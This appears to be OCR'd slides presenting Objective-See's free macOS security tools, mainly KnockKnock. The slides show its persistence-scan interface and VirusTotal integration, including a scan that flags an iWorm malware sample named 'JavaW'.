
"No one is going to provide you a quality service for nothing. If you're not paying, you're the product." -unnamed AV company

Synack

Objective-See

free OS X tools & malware samples

malware samples :)



KnockKnock


BlockBlock

TaskExplorer

Synack.

KnockKnock UI

detecting persistence: now an app for that!



KnockKnock (UI)

KnockKnock
version: 1.0.0

Start Scan


Browser Extensions plugins/extensions hosted in the browser	6
Kernel Extensions modules that are loaded into the kernel	6
Launch Items daemons and agents loaded by launchd	15
Login Items items started when the user logs in	3
Spotlight Importers bundles loaded by Spotlight (mdworker)	0

```
Little Snitch Agent
/Library/Little Snitch/Little Snitch Agent.app/Contents/MacOS/Little Snitch Agent      0/55
UpdaterStartupUtility
/Library/Application Support/Adobe/OOBE/PDApp/UWA/UpdaterStartupUtility                 0/57
Creative Cloud
/Applications/Utilities/Adobe Creative Cloud/ACC/Creative Cloud.app/Co.../Creative Cloud 0/56
GoogleSoftwareUpdateAgent
/Library/Google/GoogleSoftwareUpdate/GoogleSoftwareUpdate.b.../GoogleSoftwareUpdateAgent 0/57
uuid-patcher
/Library/Application Support/GPGTools/uuid-patcher                                     0/56
```

scan complete


KnockKnock UI

VirusTotal integration



Browser Extensions	plugins/extensions hosted in the browser	6
Kernel Extensions	modules that are loaded into the kernel	6
Launch Items	daemons and agents loaded by launchd	14

JavaW	/Users/patrick/Projects/Personal/obj-c/malware/iWorm/JavaW	26/57 virustotal	info	show
GoogleSoftwareUpdateAgent	/Library/Google/GoogleSoftwareUpdate/GoogleSoftwareUpdate.b.../GoogleSoftwareUpdateAgent	0/57 virustotal	info	show
Creative Cloud	/Applications/Utilities/Adobe Creative Cloud/ACC/Creative Cloud.app/Co.../Creative Cloud	0/56 virustotal	info	show



file name: JavaW
detection: 26/57
more info: VirusTotal report


detect submit rescan results

